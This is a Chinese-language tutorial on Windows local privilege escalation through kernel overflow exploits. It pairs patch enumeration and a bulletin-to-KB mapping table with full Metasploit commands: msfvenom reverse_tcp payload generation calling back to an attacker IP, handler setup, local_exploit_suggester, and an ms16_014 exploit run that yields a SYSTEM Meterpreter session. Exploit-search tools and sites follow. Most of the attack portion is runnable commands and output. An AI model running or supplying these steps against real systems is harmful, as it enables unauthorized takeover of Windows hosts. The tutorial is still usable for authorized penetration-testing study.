Windows系统内核溢出漏洞提权介绍


溢出提权是指攻击者利用系统本身或系统中软件的漏洞来获取 Windows操作系统System权限,其中溢出提权又分为远程溢出和本地溢出。远程溢出需要与远程服务器建立连接,然后根据系统漏洞使用相应的溢出程序获取远程服务器的 Windows操作系统Systen权限。本地溢出是主流的提权方式,通常需要向服务器上传本地溢出程序,然后在服务器执行,如果系统存在漏洞,那么将会溢出获得 Windows操作系统System权限。

缓冲区提权步骤如下:

```
(1)信息收集,例如查看当前权限,查看版本、补丁等
(2)根据收集到的信息确定可利用漏洞
(3)根据漏洞查找EXP
(4)使用EXP提权。
```

获取目标主机的一个普通用户的shell后，执行如下命令，查看目标系统上安装了那些补丁


```
systeminfo
wmic qfe get caption,description,hotfixid,installedon
```



```
登录服务器:          \\PC-2008
修补程序:            安装了 2 个修补程序。
                     [01]: KB2999226
                     [02]: KB976902
```

查看当前的权限

```
whoami /groups
```



```
====================================== ====== ============ ======================
=========
Everyone                               已知组 S-1-1-0      必需的组, 启用于默认,
 启用的组
BUILTIN\Users                          别名   S-1-5-32-545 必需的组, 启用于默认,
 启用的组
NT AUTHORITY\INTERACTIVE               已知组 S-1-5-4      必需的组, 启用于默认,
 启用的组
控制台登录                             已知组 S-1-2-1      必需的组, 启用于默认,
 启用的组
NT AUTHORITY\Authenticated Users       已知组 S-1-5-11     必需的组, 启用于默认,
 启用的组
NT AUTHORITY\This Organization         已知组 S-1-5-15     必需的组, 启用于默认,
 启用的组
LOCAL                                  已知组 S-1-2-0      必需的组, 启用于默认,
 启用的组
NT AUTHORITY\NTLM Authentication       已知组 S-1-5-64-10  必需的组, 启用于默认,
 启用的组
Mandatory Label\Medium Mandatory Level 标签   S-1-16-8192  必需的组, 启用于默认,
 启用的组
```

常见补丁对应漏洞表

漏洞	补丁	影响版本
MS16-135	[KB3199135]	2016
MS16-111	[KB3186973]	(Windows 10 10586 (32/64)/8.1)
MS16-098	[KB3178466]	(Win 8.1)
MS16-075	[KB3164038]	(2003/2008/7/8/2012)
MS16-034	[KB3143145]	(2008/7/8/10/2012)
MS16-032	[KB3143141]	(2008/7/8/10/2012)
MS16-016	[KB3136041]	(2008/Vista/7)
MS16-014	[K3134228]	(2008/Vista/7)
MS15-097	[KB3089656]	(win8.1/2012)
MS15-076	[KB3067505]	(2003/2008/7/8/2012)
MS15-077	[KB3077657]	(XP/Vista/Win7/Win8/2000/2003/2008/2012)
MS15-061	[KB3057839]	(2003/2008/7/8/2012)
MS15-051	[KB3057191]	(2003/2008/7/8/2012)
MS15-015	[KB3031432]	(Win7/8/8.1/2012/RT/2012 R2/2008 R2)
MS15-010	[KB3036220]	(2003/2008/7/8)
MS15-001	[KB3023266]	(2008/2012/7/8)
MS14-070	[KB2989935]	-2003
MS14-068		(2003/2008/2012/7/8)
MS14-058	[KB3000061]	(2003/2008/2012/7/8)

漏洞	补丁	影响版本
MS14-066	[KB2992611]	(VistaSP2/7 SP1/8/Windows 8.1/2003 SP2/2008 SP2/2008 R2 SP1/2012/2012 R2/Windows RT/Windows RT 8.1)
MS14-040	[KB2975684]	(2003/2008/2012/7/8)
MS14-002	[KB2914368]	(2003/XP)
MS13-053	[KB2850851]	(XP/Vista/2003/2008/win 7)
MS13-046	[KB2840221]	(Vista/2003/2008/2012/7)
MS13-005	[KB2778930]	(2003/2008/2012/win7/8)
MS12-042	[KB2972621]	(2008/2012/win7)
MS12-020	[KB2671387]	(2003/2008/7/XP)
MS11-080	[KB2592799]	(2003/XP)
MS11-062	[KB2566454]	(2003/XP)
MS11-046	[KB2503665]	(2003/2008/7/XP)
MS11-011	[KB2393802]	(2003/2008/7/XP/Vista)
MS10-092	[KB2305420]	(2008/7)
MS10-065	[KB2267960]	(IIS 5.1, 6.0, 7.0, and 7.5)
MS10-059	[KB982799]	(2008/7/Vista)
MS10-048	[KB2160329]	(XP SP2 & SP3/2003 SP2/Vista SP1 & SP2/2008 Gold & SP2 & R2/Win7)
MS10-015	[KB977165]	(2003/2008/7/XP)
MS10-012	[KB971468]	(Windows 7/2008R2)
MS09-050	[KB975517]	(2008/Vista)

漏洞	补丁	影响版本
MS09-020	[KB970483]	(IIS 5.1 and 6.0)
MS09-012	[KB959454]	(Vista/win7/2008/Vista)
MS08-068	[KB957097]	(2000/XP)
MS08-067	[KB958644]	(Windows 2000/XP/Server 2003/Vista/Server 2008)
MS08-066	[KB956803]	(Windows 2000/XP/Server 2003)
MS08-025	[KB941693]	(XP/2003/2008/Vista)
MS06-040	[KB921883]	(2003/xp/2000)
MS05-039	[KB899588]	(Win 9X/ME/NT/2000/XP/2003)
MS03-026	[KB823980]	(/NT/2000/XP/2003)

利用MSF提权

使用MSF提权必选先上线到MSF然后使用如下的插件进项提权扫描


```
getsystem 提权 一般是将管理员提升到system
use post/windows/gather/enum_patches
use post/multi/recon/local_exploit_suggester
```

1、上线到MSF

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.41.134 LPORT=3333  -f exe -o test.exe （32位）
msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.41.134 LPORT=3333  -f exe -o test.exe （64位）

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.41.134
set lport 3333
exploit
```


2、先使用自动提权getsystem，失败的机率很大



```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
meterpreter > 
```

3、使用脚本检测可以利用的提权模块,速度可能有点慢，耐心等待


```
use post/multi/recon/local_exploit_suggester
set session ID
run
```



```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.41.193 - Collecting local exploits for x86/windows ...
[*] 192.168.41.193 - 40 exploit checks are being tried ...
[+] 192.168.41.193 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 192.168.41.193 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.41.193 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.41.193 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 192.168.41.193 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.41.193 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.41.193 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.41.193 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

4、使用对应的脚本然后进行提权即可



```
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > set session 2
session ⇒ 2
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > run

[*] Started reverse TCP handler on 192.168.41.134:4444
[*] Reflectively injecting the exploit DLL and running it ...
[*] Launching msiexec to host the DLL ...
[+] Process 2240 launched.
[*] Reflectively injecting the DLL into 2240 ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (200262 bytes) to 192.168.41.193
[*] Meterpreter session 3 opened (192.168.41.134:4444 → 192.168.41.193:49161 ) at 2022-11-09 03:59:38 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

windows exploit suggester提权


Windows-Exploit-Suggester是一款提权辅助工具，下载地址如下

```
https://github.com/GDSSecurity/Windows-Exploit-Suggester
```

它是用python开发而成，运行环境是python本，且必须安装xlrd 库其主要功能是通过比对systeminfo生成的文件，从而发现系统是否存在未修复漏洞。

步骤如下：

```
1、下载软件
2、通过systeminfo > systeminfo.txt 生成txt文件
3、python2 -m pip install xlrd==1.2.0 安装库
4、python2 windows-exploit-suggester.py --update 更新库会生成xls文件
5、python2 windows-exploit-suggester.py --database xls文件名 --systeminfo
systeminfo.txt
6、对比信息查找漏洞
```



```
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integ
er Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV N
TLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Es
calation
[*]
[E] MS16-074: Security Update for Microsoft Graphics Component (3164036) - Important
[*]   https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related E
MF Record Handlers Heap-Based Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
[*]   https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFD.DLL NamedEscape 0x2
50C Pool Corruption (MS16-074), PoC
[*]
[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
[*]   https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector A
ttribute Type Confusion (MS16-063), PoC
```

在线辅助提权

```
https://i.hacking8.com/tiquan
http://bugs.hacking8.com/tiquan/
```

wesng 提权

```
python wes.py --update
python wes.py systeminfo.txt
python wes.py systeminfo.txt --impact "Remote Code Execution"
python wes.py systeminfo.txt --impact "Remote Code Execution" -e
```

EXP如何搜索

```
https://github.com/offensive-security/exploitdb
https://www.exploit-db.com
https://github.com/SecWiki/windows-kernel-exploits
```